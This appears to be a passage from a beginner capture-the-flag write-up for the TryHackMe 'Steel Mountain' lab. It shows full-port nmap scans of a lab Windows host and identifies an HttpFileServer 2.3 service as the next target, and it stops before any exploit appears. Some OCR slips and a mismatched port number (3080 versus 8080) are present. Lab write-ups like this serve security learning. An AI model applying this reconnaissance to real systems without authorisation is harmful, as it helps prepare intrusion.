
THM-LP: Complete Beginner

Steel Mountain

Automated Way using metasploit framework,

also study the Manual way for this attack.


Do the nmap scan, results below




```
┌──(dhaval㉿kali)-[~/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain]
└─$ cat nmap_result_1.txt
# Nmap 7.93 scan initiated Sun Nov 27 19:21:20 2022 as: nmap -p- -sS -sV -T 4 -vv -oN nmap_result_1.txt 10.10.115.55
Increasing send delay for 10.10.115.55 from 0 to 5 due to 1152 out of 2879 dropped probes since last increase.
Increasing send delay for 10.10.115.55 from 5 to 10 due to 11 out of 15 dropped probes since last increase.
Nmap scan report for 10.10.115.55
Host is up, received reset ttl 127 (0.15s latency).
Scanned at 2022-11-27 19:21:21 IST for 820s
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE            REASON          VERSION
80/tcp    open  http               syn-ack ttl 127 Microsoft IIS httpd 8.5
135/tcp   open  msrpc              syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn        syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       syn-ack ttl 127 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server? syn-ack ttl 127
5985/tcp  open  http               syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open  http               syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc              syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open  msrpc              syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc              syn-ack ttl 127 Microsoft Windows RPC
49155/tcp open  msrpc              syn-ack ttl 127 Microsoft Windows RPC
49156/tcp open  msrpc              syn-ack ttl 127 Microsoft Windows RPC
49169/tcp open  msrpc              syn-ack ttl 127 Microsoft Windows RPC
49170/tcp open  msrpc              syn-ack ttl 127 Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Nov 27 19:35:01 2022 -- 1 IP address (1 host up) scanned in 820.62 seconds
```

port no: 80 is open which is http from that we can browse url with the ip address


http://<ip>:80/



Employee of the month




```
<!DOCTYPE html>
<html lang="en">
 <head>…</head>
 <body>
  <center>
   <a href="index.html">…</a>
   <h3>Employee of the month</h3>
   <img src="/img/BillHarper.png" style="width:200px;height:200px;">
  </center>
 </body>
</html>
```




```
┌──(dhaval㉿kali)-[~/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain]
└─$ cat nmap_result_2.txt
# Nmap 7.93 scan initiated Sun Nov 27 19:47:15 2022 as: nmap -p- -sC -sV -T 4 -vv -oN nmap_result_2.txt 10.10.115.55
Nmap scan report for 10.10.115.55
Host is up, received echo-reply ttl 127 (0.18s latency).
Scanned at 2022-11-27 19:47:16 IST for 372s
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE            REASON          VERSION
80/tcp    open  http               syn-ack ttl 127 Microsoft IIS httpd 8.5
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
135/tcp   open  msrpc              syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn        syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       syn-ack ttl 127 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server? syn-ack ttl 127
```

other port running fileserver we can get below results.



```
| hoNIb5nCwpvMWUf4nG7cf4Un1TZ/yv/raUtUK6b8/2fJD4LGLUWLNe+U/GdlQ0gD
| KlvB66FpbULM1bJQEj6jBNOg
|_-----END CERTIFICATE-----
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp  open  http          syn-ack ttl 127 HttpFileServer httpd 2.3
|_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
|_http-title: HFS /
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: HFS 2.3
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
```

http://<ip>:8080/




No files in this folder

0 folders, 0 files, 0 bytes

0 items selected

HttpFileServer 2.3
Server time: 11/27/2022 6:30:11 AM
Server uptime: 00:38:20

click on the HttpFileServer 2.3



HFS ~ HTTP FILE SERVER

the other way to share your files

What is it?

... it's file sharing
... it's webserver
... it's open source
... it's free
... it's guaranteed to contain no malware


Features

- Download and upload
- Virtual file system
- Highly customizable
- HTML template
- Bandwidth control
- Easy/Expert mode
- Log
- Full control over connections
- Accounts
- Dynamic DNS updater

Description


You can use HFS (HTTP File Server) to send and receive files.
It's different from classic file sharing because it uses web
technology to be more compatible with today's Internet.
It also differs from classic web servers because
it's very easy to use and runs "right out-of-the box".
Access your remote files, over the network.
It has been successfullv tested with Wine under Linux.

Will check how this webserver is vulnerable,



```
5985/tcp  open  http               syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
3080/tcp  open  http               syn-ack ttl 127 HttpFileServer httpd 2.3
|_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
|_http-title: HFS /
| http-methods:
|_  Supported Methods: GET HEAD POST
